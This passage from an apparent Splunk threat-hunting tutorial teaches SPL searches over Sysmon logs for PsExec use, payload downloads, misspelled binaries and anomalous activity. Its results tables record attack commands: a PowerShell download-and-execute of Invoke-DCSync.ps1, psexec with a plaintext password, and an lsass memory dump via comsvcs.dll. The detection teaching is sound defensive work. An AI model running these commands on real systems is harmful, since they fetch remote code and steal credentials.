filesynchelper.exe*	DESKTOP-UN7T4R8	C:\Windows\system32\services.exe	"C:\Program Files\Microsoft OneDrive\22.217.1016.0002\FileSyncHelper.exe"	1667900826	1
mpksldrv.sys	DESKTOP-EGSS51S.uniwaldo.local	C:\Windows\system32\services.exe	\??C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{8071BECE-5DF6-4500-BFCF-AE7274DD27F4}\Mpksldrv.sys	1667902722	1
msmpeng.exe*	DESKTOP-UN7T4R8	C:\Windows\system32\services.exe	"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2210.5-0\MsMpEng.exe"	1667900339	1
nissrv.exe*	DESKTOP-UN7T4R8	C:\Windows\system32\services.exe	"%\ProgramData%\Microsoft\Windows Defender\Platform\4.18.2210.5-0\NisSrv.exe"	1667900336	1
onedriveupdaterservice.exe*	DESKTOP-UN7T4R8	C:\Windows\system32\services.exe	"C:\Program Files\Microsoft OneDrive\22.217.1016.0002\OneDriveUpdaterService.exe"	1667900826	1
psexecsvcs.exe	DESKTOP-UN7T4R8.uniwaldo.local	C:\Windows\system32\services.exe	\\\10.0.0.47\C\$\Windows\PSEXECSVCS.exe	1667908645	1
psexesvc.exe	DESKTOP-EGSS51S.uniwaldo.local	C:\Windows\system32\services.exe	%%SystemRoot%\PSEXESVC.exe	1667908295	1
psexesvc.exe	DESKTOP-UN7T4R8.uniwaldo.local	C:\Windows\system32\services.exe	\\\10.0.0.47\C\$\Windows\PSEXESVC.exe	1667908548	1
credentialenrollmentmanager.exe	DESKTOP-EGSS51S.uniwaldo.local	C:\Windows\system32\services.exe	C:\Windows\system32\CredentialEnrollmentManager.exe	1667902162 1667905253	2
psexecsvc.exe	DESKTOP-UN7T4R8.uniwaldo.local	C:\Windows\system32\services.exe	\\\10.0.0.47\C\$\Windows\PSEEXECSV.C.exe	1667908572 1667908639	2
qjejjjtp.sys	DESKTOP-EGSS51S	C:\Windows\system32\services.exe	\??C:\Windows\system32\drivers\qjejjjtp.sys	1667729152	2

- Among the less frequent search results, it is evident that there are indications of execution resembling PsExec.

## Case 2: Leveraging Sysmon Event ID 11

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 Image=System | stats count by TargetFilename
```

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 Image=System | stats count by TargetFileName
```

New Search		Save As ▾	Create Table View	Close
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 Image=System   stats count by TargetFilename		All time ▾		
1,628 events (before 6/19/23 1:08:05.000 PM) No Event Sampling ▾			Job ▾	II ■ ▾ Smart Mode ▾
Events	Patterns	Statistics (236)	Visualization	
20 Per Page ▾	Format	Preview ▾	< Prev	1 2 <span style="border: 1px solid blue; padding: 2px;">3</span> 4 5 6 7 8 ... Next >
TargetFilename ▾				count ▾
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.094357.622.2.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.094357.622.3.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.094357.622.4.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.094357.622.5.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.100703.880.2.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.100703.880.3.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.100703.880.4.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.100703.880.5.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.100703.880.6.etl				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221108.100703.880.7.etl				1
C:\Windows\PSEXEC-DESKTOP-EGSS5IS-8EFBFFA0.key				1
C:\Windows\PSEXECSVCS.exe				1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.074219.776.10.etl				2

- Again, among the less frequent search results, it is evident that there are indications of execution resembling PsExec.

### Case 3: Leveraging Sysmon Event ID 18

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=18 Image=System | stats count by PipeName
```

New Search		Save As ▾	Create Table View	Close
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=18 Image=System   stats count by PipeName		All time ▾		
4 of 100,000 events matched No Event Sampling ▾			Job ▾	II ■ ▾ Smart Mode ▾
Events	Patterns	Statistics (4)	Visualization	
20 Per Page ▾	Format	Preview ▾		
PipeName ▾				count ▾
\PSEXEVSC				1
\PSEXEVSC-DESKTOP-EGSS5IS-8200-stderr				1
\PSEXEVSC-DESKTOP-EGSS5IS-8200-stdin				1
\PSEXEVSC-DESKTOP-EGSS5IS-8200-stdout				1

- This time, the results are more manageable to review and they continue to suggest an execution pattern resembling PsExec.

### 4. Example: Detection Of Utilizing Archive Files For Transferring Tools Or Data Exfiltration

- Attackers may employ zip, rar, or 7z files for transferring tools to a compromised host or exfiltrating data from it.

- The following search examines the creation of zip, rar, or 7z files, with results sorted in descending order based on count.

```
index="main" EventCode=11 (TargetFilename="*.zip" OR
TargetFilename="*.rar" OR TargetFilename="*.7z") | stats count by
ComputerName, User, TargetFilename | sort - count
```

New Search

Save As ▾ Create Table View Close

All time ▾

```
1 index="main" EventCode=11 (TargetFilename="*.zip" OR TargetFilename="*.rar" OR TargetFilename="*.7z")
2 | stats count by ComputerName, User, TargetFilename
3 | sort - count
```

✓ 12 events (before 6/19/23 1:17:17.000 PM) No Event Sampling ▾

Events Patterns Statistics (8) Visualization

20 Per Page ▾

ComputerName	User	TargetFilename	count
DESKTOP-EGI5PMS	DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Temp\14ulh1qc\Microsoft.Net.6.WindowsDesktop.Runtime.55D5D4AE4CDC059A08C\windowsdesktop-runtime-x64.zip	5
DESKTOP-EGI5PMS	NOT_TRANSLATED	C:\Users\waldo\AppData\Local\Temp\14ulh1qc\Microsoft.Net.6.WindowsDesktop.Runtime.55D5D4AE4CDC059A08C\windowsdesktop-runtime-x64.zip	5
DESKTOP-EGSS5IS	DESKTOP-EGSS5IS\waldo	C:\Users\waldo\Downloads\Sysmon (2).zip	4
DESKTOP-EGSS5IS	NOT_TRANSLATED	C:\Users\waldo\Downloads\Sysmon (2).zip	4
DESKTOP-EGSS5IS	NOT_TRANSLATED	C:\Users\waldo\Downloads\ProcDump.zip	2
DESKTOP-EGSS5IS	NT AUTHORITY\SYSTEM	C:\Users\waldo\Downloads\ProcDump.zip	2
DESKTOP-EGSS5IS.uniwaldo.local	NOT_TRANSLATED	C:\Users\waldo\Downloads\20221108112718_BloodHound.zip	1
DESKTOP-EGSS5IS.uniwaldo.local	NT AUTHORITY\SYSTEM	C:\Users\waldo\Downloads\20221108112718_BloodHound.zip	1

- Within the search results, clear indications emerge, highlighting the usage of archive files for tool-transferring and/or data exfiltration purposes.

## 5. Example: Detection Of Utilizing PowerShell or MS Edge For Downloading Payloads/Tools

- Attackers may exploit PowerShell to download additional payloads and tools, or deceive users into downloading malware via web browsers.
  - The following SPL searches examine files downloaded through PowerShell or MS Edge.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=11
Image="*powershell.exe*" | stats count by Image, TargetFilename | sort
+ count
```

New Search		Save As ▾	Create Table View	Close
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 Image=*powershell.exe*   stats count by Image, TargetFilename   sort + count				
276 events (before 6/19/23 7:52:50.000 PM) No Event Sampling ▾				
Events	Patterns	Statistics (96)	Visualization	
20 Per Page ▾	Format	Preview ▾		
Image ▾	TargetFilename ▾			
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_1sjscd20.12o.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_3fc4wzmg.5nk.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_4pmth13.swd.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_5qjub02.ebq.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_b3c431xt.h5n.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_lp11l9w.s3e.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_up1gmcz.lij.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_r4dgixt.doz.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_t0wxSub.sps.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_wmcvcmc.fij.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.\UNINALDO\AppData\Local\Temp\_PSScriptPolicyTest_xy2lk4ea.mug.ps1			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo\Downloads\SharpHound.exe			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache			1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\Temp\_PSScriptPolicyTest_0x4f0g5q.luo.ps1			1

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=11  
Image="*msedge.exe" TargetFilename=*Zone.Identifier" | stats count by  
TargetFilename | sort + count
```

- The `*Zone.Identifier` is indicative of a file downloaded from the internet or another potentially untrustworthy source.
    - Windows uses this zone identifier to track the security zones of a file.
    - The `Zone.Identifier` is an ADS (Alternate Data Stream) that contains metadata about where the file was downloaded from and its security settings.

New Search

Save As ▾ Create Table View Close

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 Image="*msedge.exe" TargetFilename=*Zone.Identifier* | stats count by TargetFilename | sort + count
```

All time ▾

✓ 52 events (before 6/19/23 1:35:02.000 PM) No Event Sampling ▾

Events Patterns Statistics (8) Visualization Job ▾

20 Per Page ▾  Format  Preview ▾

TargetFilename	count
C:\Users\waldo\Downloads\comsvcs (1).dll:Zone.Identifier	1
C:\Users\waldo\Downloads\Invoke-UserSimulator-master.zip:Zone.Identifier	3
C:\Users\waldo\Downloads\comsvcs.dll:Zone.Identifier	3
C:\Users\waldo\Downloads\randomfile.exe:Zone.Identifier	5
C:\Users\waldo\Downloads\Run.dll:Zone.Identifier	8
C:\Users\waldo\Downloads\demon.exe:Zone.Identifier	8
C:\Users\waldo\Downloads\demoner.dll:Zone.Identifier	8
C:\Users\waldo\Downloads\demon.dll:Zone.Identifier	16

- Within both search results, clear indications emerge, highlighting the usage of PowerShell and MS edge for payload/tool-downloading purposes.

#### **6. Example: Detection Of Execution From Atypical Or Suspicious Locations**

- The following SPL search is designed to identify any process creation (EventCode=1) occurring in a user's Downloads folder.

```
index="main" EventCode=1 | regex  
Image="C:\\\\Users\\\\.*\\\\Downloads\\\\.*" | stats count by Image
```

The screenshot shows a Splunk search interface titled "New Search". The search bar contains the SPL command: `index="main" EventCode=1 | regex Image="C:\\\\Users\\\\.*\\\\Downloads\\\\.*" | stats count by Image`. The results pane displays 61 of 125,000 events matched, with no event sampling. The "Statistics (3)" tab is selected. The results table has two columns: "Image" and "count". The data shows three entries:

Image	count
C:\\Users\\waldo\\Downloads\\PsExec64.exe	42
C:\\Users\\waldo\\Downloads\\SharpHound.exe	1
C:\\Users\\waldo\\Downloads\\randomfile.exe	12

- Within the less frequent search results, clear indications emerge, highlighting execution from a user's Downloads folder.

## 7. Example: Detection Of Executables or DLLs Being Created Outside The Windows Directory

- The following SPL identifies potential malware activity by checking for the creation of executable and DLL files outside the Windows directory.
  - It then groups and counts these activities by user and target filename.

```
index="main" EventCode=11 (TargetFilename="*.exe" OR  
TargetFilename="*.dll") TargetFilename!="*\\windows\\*" | stats count by  
User, TargetFilename | sort + count
```

New Search

Save As ▾ Create Table View Close

```
1 index="main" EventCode=11 (TargetFilename="*.exe" OR TargetFilename="*.dll") TargetFilename!="*\windows\*"
2 | stats count by User, TargetFilename
3 | sort + count
```

All time  Job ▾ II III ▾ Smart Mode ▾

1,892 events (before 6/19/23 1:47:33.000 PM) No Event Sampling ▾

Events Patterns Statistics (888) Visualization

20 Per Page ▾ Format Preview ▾

User	TargetFilename	count
NOT_TRANSLATED	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.212.1009.0004\{F35D4790-5115-49FF-8529-A8BF04475D40}_OneDriveStandaloneUpdater.exe	1
NOT_TRANSLATED	C:\Users\waldo\AppData\Local\Temp\22BE6832-8F1D-45F2-8404-11E88D7C8A7F\dismHost.exe	1
NOT_TRANSLATED	C:\Users\waldo\AppData\Local\Temp\3B2BC9BE-5EAA-42A6-A0B0-50B2C9400550\dismHost.exe	1
NOT_TRANSLATED	C:\Users\waldo\Downloads\SharpHound.exe	1
NOT_TRANSLATED	C:\Users\waldo\Downloads\file.exe	1
NOT_TRANSLATED	C:\c6713da7551e0c0319d3f6d005ff99\Setup.exe	1
NOT_TRANSLATED	C:\c6713da7551e0c0319d3f6d005ff99\SetupUtility.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Microsoft\EdgeUpdate\Download\{F3017226-FE2A-4295-8BDF-00C3A9A7E4C5}\107.0.1418.35\MicrosoftEdge_X64_107.0.1418.35_107.0.1418.24.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Microsoft\EdgeUpdate\Install\{A9E7D7AB-1A8F-4E20-A5A4-9EC9CFB23354}\EDGEMITMP_EA22E.tmp\setup.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.212.1009.0004\{3D47EAFF-FEC0-4B10-AD5B-4ADFDB5ADBC}_OneDriveStandaloneUpdater.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.212.1009.0004\{FF8214B8-9758-4A1D-A992-C1D02112FE8}_OneDrive.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\FileCoAuth.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\FileSyncConfig.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\FileSyncHelper.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\Microsoft.SharePoint.NativeMessagingClient.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\Microsoft.SharePoint.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\OneDrive.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\OneDriveFileLauncher.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\OneDriveSetup.exe	1
NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft OneDrive\22.217.1016.0002\OneDriveStandaloneUpdater.exe	1

- Within the `less frequent` search results, clear indications emerge, highlighting the creation of executables outside the Windows directory.

## 8. Example: Detection Of Misspelling Legitimate Binaries

- Attackers often disguise their malicious binaries by intentionally misspelling legitimate ones to blend in and avoid detection.
  - The purpose of the following SPL search is to detect potential misspellings of the legitimate `PSEXESVC.exe` binary, commonly used by `PsExec`.
  - By examining the `Image`, `ParentImage`, `CommandLine` and `ParentCommandLine` fields, the search aims to identify instances where variations of `psexec` are used, potentially indicating the presence of malicious binaries attempting to masquerade as the legitimate `PsExec` service binary.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1
(CommandLine="*psexec*.exe" NOT (CommandLine="*PSEXESVC.exe" OR
CommandLine="*PsExec64.exe")) OR (ParentCommandLine="*psexec*.exe" NOT
(ParentCommandLine="*PSEXESVC.exe" OR
ParentCommandLine="*PsExec64.exe")) OR (ParentImage="*psexec*.exe" NOT
(ParentImage="*PSEXESVC.exe" OR ParentImage="*PsExec64.exe")) OR
(Image="*psexec*.exe" NOT (Image="*PSEXESVC.exe" OR
```

```
Image="*Psexec64.exe")) | table Image, CommandLine, ParentImage,
ParentCommandLine
```

New Search

Save As ▾ Create Table View Close

All time ▾

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 (CommandLine="*psex*.*exe" NOT (CommandLine="*PSEXESVC.exe" OR CommandLine="*Psex64.exe")) OR (ParentCommandLine="*psex*.*exe" NOT (ParentCommandLine="*PSEXESVC.exe" OR ParentCommandLine="*Psex64.exe")) OR (ParentImage="*psex*.*exe" NOT (ParentImage="*PSEXESVC.exe" OR ParentImage="*Psex64.exe"))
2 | table Image, CommandLine, ParentImage, ParentCommandLine
```

✓ 9 events (before 6/19/23 2:22:29.000 PM) No Event Sampling ▾

Events Patterns Statistics (9) Visualization

20 Per Page ▾ Format Preview ▾

Image	CommandLine	ParentImage	ParentCommandLine
C:\Windows\System32\WerFault.exe	C:\Windows\system32\WerFault.exe -u -p 5084 -s 1548	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe
C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object Net.WebClient).DownloadString('http://10.0.0.229:8080/Invoke-DCSync.ps1')	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object Net.WebClient).DownloadString('http://10.0.0.229:8080/Invoke-DCSync.ps1')	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object Net.WebClient).DownloadString('http://10.0.0.229:8080/Invoke-DCSync.ps1')	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object Net.WebClient).DownloadString('http://10.0.0.229:8080/Invoke-DCSync.ps1')	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe
C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe
C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe
C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe	\\"10.0.0.47\Windows\PSEXECSCVCS.exe

- Within the search results, clear indications emerge, highlighting the misspelling of PSEXESVC.exe for evasion purposes.

## 9. Example: Detection Of Using Non-standard Ports For Communications/Transfers

- Attackers often utilize non-standard ports during their operations.
  - The following SPL search detects suspicious network connections to non-standard ports by excluding standard web and file transfer ports (80, 443, 22, 21).
  - The stats command aggregates these connections, and they are sorted in descending order by count.

```
index="main" EventCode=3 NOT (DestinationPort=80 OR DestinationPort=443
OR DestinationPort=22 OR DestinationPort=21) | stats count by SourceIp,
DestinationIp, DestinationPort | sort - count
```

New Search

Save As ▾ Create Table View Close

```
1 index="main" EventCode=3 NOT (DestinationPort=80 OR DestinationPort=443 OR DestinationPort=22 OR DestinationPort=21)
2 | stats count by SourceIp, DestinationIp, DestinationPort
3 | sort -count
```

All time 

✓ 790 events (before 6/19/23 2:51:57.000 PM) No Event Sampling ▾

Events Patterns Statistics (49) Visualization

20 Per Page ▾ Format Preview 1 2 3 Next >

SourceIp	DestinationIp	DestinationPort	count
10.0.0.253	224.0.0.252	5355	96
fe80:0:0:7d88:ef1:871a:6992	ff02:0:0:0:0:1:3	5355	96
10.0.0.230	10.0.0.253	3389	95
2601:151:c303:9660:2431:1c2:32:e984	2001:558:feed:0:0:0:1	53	66
2601:151:c303:9660:2431:1c2:32:e984	2001:558:feed:0:0:0:1	53	48
10.0.0.253	10.0.0.230	8080	40
10.0.0.253	10.0.0.229	8080	35
10.0.0.253	10.0.0.81	53	35
10.0.0.47	10.0.0.81	53	21
2601:151:c303:9660:d831:f4df:e6da:df4d	2001:558:feed:0:0:0:1	53	16
224.0.0.251	10.0.0.206	5353	15
10.0.0.47	8.8.8.8	53	14
10.0.0.253	10.0.0.255	137	13
10.0.0.255	10.0.0.253	137	13
10.0.0.253	10.0.0.206	137	12
ff02:0:0:0:0:fb	fe80:0:0:eeb5:faff:fe14:d926	5353	12
10.0.0.47	10.0.0.229	8080	10
10.0.0.253	10.0.0.47	3389	8
10.0.0.47	10.0.0.81	389	7
10.0.0.172	8.8.8.8	53	6

- Within the search results, clear indications emerge, highlighting the usage of non-standard ports communication or tool-transferring purposes.

Note: It should be apparent by now that with a comprehensive understanding of attacker tactics, techniques, and procedures (TTPs), we could have detected the compromise of our environment more swiftly.

- However, it is essential to note that crafting searches solely based on attacker TTPs is insufficient as adversaries continuously evolve and employ obscure or unknown TTPs to avoid detection.

## Detecting Attacker Behavior With Splunk Based On Analytics

### Overview

- As previously mentioned, the second approach leans heavily on statistical analysis and anomaly detection to identify abnormal behavior.
  - By profiling `normal` behavior and identifying deviations from this baseline, we can uncover suspicious activities that may signify an intrusion.
  - These statistical detection models, although driven by data, are invariably shaped by the broader understanding of attacker techniques, tactics, and procedures (TTPs).

- A good example of this approach in Splunk is the use of the `streamstats` command.
  - This command allows us to perform real-time analytics on the data, which can be useful for identifying unusual patterns or trends.
- Consider a scenario where we are monitoring the number of network connections initiated by a process within a certain time frame.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 | bin _time
span=1h | stats count as NetworkConnections by _time, Image |
streamstats time_window=24h avg(NetworkConnections) as avg
stdev(NetworkConnections) as stdev by Image | eval
isOutlier;if(NetworkConnections > (avg + (0.5*stdev)), 1, 0) | search
isOutlier=1
```

In this search:

- We start by focusing on network connection events (`EventCode=3`), and then group these events into hourly intervals (`bin` can be seen as a `bucket` alias).
  - For each unique process image (`Image`), we calculate the number of network connection events per time bucket.
- We then use the `streamstats` command to calculate a rolling average and standard deviation of the number of network connections over a 24-hour period for each unique process image.
  - This gives us a dynamic baseline to compare each data point to.
- The `eval` command is then used to create a new field, `isOutlier`, and assigns it a value of `1` for any event where the number of network connections is more than 0.5 standard deviations away from the average.
  - This labels these events as statistically anomalous and potentially indicative of suspicious activity.
- Lastly, the `search` command filters our results to only include the outliers, i.e., the events where `isOutlier` equals `1`.
- By monitoring for anomalies in network connections initiated by processes, we can detect potentially malicious activities such as command-and-control communication or data exfiltration attempts.
  - However, as with any anomaly detection method, it's important to remember that it may yield false positives and should be calibrated according to the specifics of your environment.

✓ 1,553 events (before 6/20/23 7:20:16.000 AM) No Event Sampling ▾ Job ▾ II ■ ↻ 🔍 ⌂ Smart Mode ▾

_time	Image	NetworkConnections	avg	isOutlier	stdev
2022-10-05 14:00	C:\Users\waldo\Downloads\demon.exe	16	12	1	5.656854249492381
2022-10-05 14:00	C:\Windows\System32\notepad.exe	16	12	1	5.656854249492381
2022-10-05 14:00	C:\Windows\System32\rundll32.exe	48	28	1	28.284271247461902
2022-10-29 09:00	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.207.1002.0003\Microsoft.SharePoint.exe	14	7.333333333333333	1	6.110100926607787
2022-10-29 09:00	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\OneDriveSetup.exe	6	4	1	2.8284271247461903
2022-11-06 09:00	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.212.1009.0004\Microsoft.SharePoint.exe	18	11	1	9.899494936611665
2022-11-06 09:00	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\OneDriveSetup.exe	4	3	1	1.4142135623730951
2022-11-06 10:00	C:\Users\waldo\Downloads\randomfile.exe	20	14.5	1	7.7781745930520225
2022-11-06 11:00	C:\Windows\System32\rundll32.exe	4	3	1	1.4142135623730951
2022-11-08 11:00	C:\Windows\System32\notepad.exe	6	4	1	2.8284271247461903
2022-11-08 12:00	C:\Windows\System32\WindowsPowerShell	24	12.5	1	16.263455967290593

- Upon closer examination of the results, we observe the presence of numerous suspicious processes that were previously identified, although not all of them are evident.

## Crafting SPL Searches Based On Analytics

- Below are some more detection examples that follow this approach.
  1. **Example: Detection Of Abnormally Long Commands**
    - Attackers frequently employ excessively long commands as part of their operations to accomplish their objectives.

```
index="main" sourcetype="WinEventLog:Sysmon" Image=*cmd.exe | eval len=len(CommandLine) | table User, len, CommandLine | sort - len
```

New Search

Save As ▾ Create Table View Close

```
1 index="main" sourcetype="WinEventLog:Sysmon" Image="cmd.exe ParentImage!=""*msiexec.exe" ParentImage!="explorer.exe" | eval len=len(CommandLine) | table User, len, CommandLine | sort -len
```

188 events (before 6/20/23 7:47:59.000 AM) No Event Sampling ▾ Job ▾ Smart Mode ▾

Events Patterns Statistics (188) Visualization

20 Per Page ▾ Format Preview ▾

User	len	CommandLine
NOT_TRANSLATED NT AUTHORITY\SYSTEM	199	c:\windows\system32\cmd.exe /c psexec64.exe -accepteula -u UNIWALDO\Waldo -p Password@123 \\10.0.0.47 "powershell Invoke-WebRequest -Uri http://10.0.0.229:8080/comsvcs.dll -OutFile C:\comsvcs.dll"亂體亂碼
NOT_TRANSLATED NT AUTHORITY\SYSTEM	155	c:\windows\system32\cmd.exe /c C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full樓退亂碼亂碼亂碼
NOT_TRANSLATED NT AUTHORITY\SYSTEM	155	c:\windows\system32\cmd.exe /c C:\Windows\System32\rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full樓退亂碼亂碼亂碼
NOT_TRANSLATED NT AUTHORITY\SYSTEM	127	c:\windows\system32\cmd.exe /c rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump 640 C:\Users\waldo\Downloads\file.dmp full
NOT_TRANSLATED NT AUTHORITY\SYSTEM	122	c:\windows\system32\cmd.exe /c rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump 640 C:\Users\waldo\Downloads\file.dmp
NOT_TRANSLATED DESKTOP-UN7T4R8\waldo	116	"C:\Windows\System32\cmd.exe" /q /c del /q "C:\Program Files\Microsoft OneDrive\StandaloneUpdater\OneDriveSetup.exe"
NOT_TRANSLATED NT AUTHORITY\SYSTEM	116	C:\Windows\system32\cmd.exe /c "C:\Program Files\SplunkUniversalForwarder\etc\system\bin\powershell2.cmd" --scheme"

- Once again, we observe the recurrence of malicious activity that we previously identified during our investigation.

## 2. Example: Detection Of Abnormal cmd.exe Activity

- The following search identifies unusual cmd.exe activity within a certain time range.
  - It uses the bucket command to group events by hour, calculates the count, average, and standard deviation of cmd.exe executions, and flags outliers (eventstats here considers all cmdcount as there is now group by field).

```
index="main" EventCode=1 (CommandLine="*cmd.exe*") | bucket _time span=1h | stats count as cmdCount by _time User CommandLine | eventstats avg(cmdCount) as avg stdev(cmdCount) as stdev | eval isOutlier;if(cmdCount > avg+1.5*stdev, 1, 0) | search isOutlier=1
```

## New Search

Save As ▾ Create Table View Close

```
1 index="main" EventCode=1 (CommandLine="*cmd.exe*")
2 | bucket _time span=1h
3 | stats count as cmdCount by _time User CommandLine
4 | eventstats avg(cmdCount) as avg stdev(cmdCount) as stdev
5 | eval isOutlier=if(cmdCount > avg+1.5*stdev, 1, 0)
6 | search isOutlier=1
```

All time ▾



✓ 500 events (before 6/20/23 8:51:51.000 AM) No Event Sampling ▾

Job ▾ II III ▾ Smart Mode ▾

Events Patterns Statistics (8) Visualization

20 Per Page ▾ Format Preview ▾

_time	User	CommandLine	cmdCount	avg	isOutlier	stdev
2022-10-05 13:00	DESKTOP-EGSS5IS\waldo	"C:\Windows\system32\cmd.exe"	16	3.745318352059925	1	2.335313770307912
2022-10-05 13:00	NOT_TRANSLATED	"C:\Windows\system32\cmd.exe"	16	3.745318352059925	1	2.335313770307912
2022-11-06 11:00	NOT_TRANSLATED	c:\windows\system32\cmd.exe /c dir	8	3.745318352059925	1	2.335313770307912
2022-11-06 11:00	NOT_TRANSLATED	c:\windows\system32\cmd.exe /c dir C:\Temp	16	3.745318352059925	1	2.335313770307912
